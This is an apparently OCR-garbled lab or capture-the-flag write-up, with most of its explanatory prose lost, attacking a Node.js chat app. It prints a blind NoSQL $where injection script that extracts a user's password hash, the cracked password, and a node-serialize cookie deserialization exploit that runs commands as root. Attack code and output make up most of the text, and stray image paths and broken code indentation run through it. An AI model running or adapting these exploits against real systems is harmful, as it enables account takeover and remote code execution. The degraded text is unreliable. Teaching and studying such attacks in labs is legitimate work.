Web web ( )

1 source.tar.gz web FTP SMB ...

2 app https://atutor.github.io/app ATutor (


3

4 github FTP


https://www.microfocus.com/en-us/cyberres/application-security)

image.png
Image not found or type unknown

Raven-Medicine.Org 3000 NodeJS Chat.JS FTP Chat.js



Web D



MongoDB

```
app.post('/register', function(req, res) {
    console.log('[*] ' + req.ip + ' > POST /register');
    if (req.session.logged_in == true) {
        res.redirect('/');
    } else {
        var username = req.body.username;
        var password = req.body.password;
        if (username && password) {
            MongoClient.connect(db_url, { useNewUrlParser: true, useUnifiedTopology: true },
function(err, db) {
                if (err) {
                    throw err;
                }
                var usercount=0
                var dbo = db.db("chatjs");
                var query = {$where: `this.username == '${username}'`};
                dbo.collection("users").findOne(query, function(err, result) {
                    if (err) {
                        throw err;
                    }
                    if (result == null) {
                         res.render('pages/register', {session: req.session, error:"Sorry, the
registration is not open now"});


                    } else {
                        res.render('pages/register', {session: req.session, error:"User
already exists"});
```

```
                    }
                });
            });
        }
    }
});
```

“User already exists” 2


```
var query = {$where: `this.username == '${username}'`};
dbo.collection("users").findOne(query, function(err, result) {
.............
```

this.username this.username NoSQL

SQL username='admin' or 1=1 PoC:

username **alice' && '1'=='1**

password



alice True True **alice' && '1'=='1** "User already exists" True/False **this.password.substring(0,1).charCodeAt(0)>'75** password **sha256** sha256 a-f **48-57 97-102** 20

```
import requests
import sys
```

```
charset=['48','49','50','51','52','53','54','55','56','57','97','98','99','100','101','102']

if len(sys.argv)!=3:
    print("Usage: python3 chatjs.py http://raven-medicine.org:3000 alice")

ip=sys.argv[1]
username=sys.argv[2]
passhash=""

for index in range(64):
    for char in charset:
        payload={'username':username+"' &&this.password.substring("+str(index)+","+str(index+1)+").charCodeAt(0)=='"+str(char),'password':'123'}
        #print(payload)
        r=requests.post(ip+"/register",data=payload,allow_redirects=False)
        if "User already exists" in r.text:
            print("Trus statement! The value of this position is: "+str(chr(int(char))))
            passhash=passhash+str(chr(int(char)))
            pass

print(passhash)
```

```
┌──(root㉿kali)-[~/Desktop/dler]
└─# python3 chatjs.py http://raven-medicine.org:3000 alice
Trus statement! The value of this position is: b
Trus statement! The value of this position is: 5
Trus statement! The value of this position is: 4
Trus statement! The value of this position is: f
Trus statement! The value of this position is: 0
Trus statement! The value of this position is: 8
Trus statement! The value of this position is: 6
Trus statement! The value of this position is: 2
Trus statement! The value of this position is: 3
Trus statement! The value of this position is: a
Trus statement! The value of this position is: e
Trus statement! The value of this position is: 4
Trus statement! The value of this position is: 0
Trus statement! The value of this position is: 3
Trus statement! The value of this position is: 9
Trus statement! The value of this position is: f
Trus statement! The value of this position is: 5
Trus statement! The value of this position is: 5
Trus statement! The value of this position is: b
Trus statement! The value of this position is: c
Trus statement! The value of this position is: e
Trus statement! The value of this position is: c
Trus statement! The value of this position is: b
Trus statement! The value of this position is: a
Trus statement! The value of this position is: 4
Trus statement! The value of this position is: 9
Trus statement! The value of this position is: 6
Trus statement! The value of this position is: 1
Trus statement! The value of this position is: 0
Trus statement! The value of this position is: 3
```

b54f08623ae4039f55bcecba4961037fb4513d2ba9cb2b0667c5db970ac94911 elizabeth

```
// Necessary packages for drafts
var cookieParser = require('cookie-parser');
var serialize = require('node-serialize');
```

draft Cookie cookie

```
            var draft = null;
            if (req.session.logged_in && req.cookies.draft) {
                draft = serialize.unserialize(new Buffer(req.cookies.draft,
'base64').toString()).msg;
            }
            res.render('pages/index', {messages: result, session: req.session, draft:draft});
```

/post draft

```
app.post('/send', function(req, res) {
    console.log('[*] ' + req.ip + ' > POST /send');
```

```
    if (req.session.logged_in == true && req.body.message) {
        var post = req.body.post;
        var save = req.body.save;
        if (post != null) {
            res.cookie('draft','',{expires: new Date()});
            console.log('    -- Post');
            MongoClient.connect(db_url, { useNewUrlParser: true, useUnifiedTopology: true },
function(err, db) {
                if (err) {
                    throw err;
                }
                var dbo = db.db("chatjs");
                dbo.collection('messages').insertOne({
                    author: req.session.user_id,
                    datetime: new Date(),
                    text: req.body.message
                }, function() {
                    db.close();
                });
            });
        } else if (save != null) {
            console.log('    -- Save');
            var cookie_val =
Buffer.from(serialize.serialize({'msg':req.body.message})).toString('base64');
            res.cookie('draft',cookie_val,{maxAge: 900000,httpOnly: true});
        }
    }
    res.redirect('/');
});
```

draft Cookie Cookie / nodejs

```
var serialize = require('node-serialize');
var test = {"msg":"_$$ND_FUNC$$_function(){ require('child_process').exec('whoami',
function(error, stdout, stderr) { console.log(stdout) }); }()"};
serialize.unserialize(test);
```

nodejs

```
> var y = {
...  msg : function(){
.....  require('child_process').exec('whoami', function(error, stdout, stderr) {
console.log(stdout) });
.....  },
... }
undefined
> var serialize = require('node-serialize');
undefined
> console.log("Serialized: \n" + serialize.serialize(y));
Serialized:
{"msg":"_$$ND_FUNC$$_function(){\n require('child_process').exec('whoami', function(error,
stdout, stderr) { console.log(stdout) });\n }"}
undefined
>
```

Python PoC

```
import requests
import sys
import base64

if len(sys.argv)!=5:
print("Usage: python3 chatjs.py http://raven-medicine.org:3000 whoami")



ip=sys.argv[1]
username=sys.argv[2]
password=sys.argv[3]
command=sys.argv[4]



payload = b'{"msg":"_$$ND_FUNC$$_function (){require(\'child_process\').exec(\'%s\',
function(error, stdout, stderr) { console.log(stdout) });}()"}'%(command.encode('utf-8'))



draft = base64.b64encode(payload).decode('utf-8')
c = {'draft':draft}
print("(+) Generated cookie!")
```

```
s=requests.Session()
headers={'Content-type':'application/x-www-form-urlencoded'}
data="username="+username+"&password="+password
r=s.post(ip+'/auth',headers=headers,data=data,allow_redirects=False)
r=s.get(ip+'/',cookies=c)
if "Logged in as" in r.text:
print("Authenticated!")
```

```
┌──(root㉿kali)-[~/Desktop/dler]
└─# python3 charjsrce.py http://raven-medicine.org:3000 alice elizabeth whoami
(+) Generated cookie!
Authenticated!
```

```
[*] ::ffff:73.227.184.156 > POST /auth
[*] ::ffff:73.227.184.156 > GET /
root
```

Revision #10
Created 5 September 2022 03:01:05 by
Updated 12 March 2023 02:30:52 by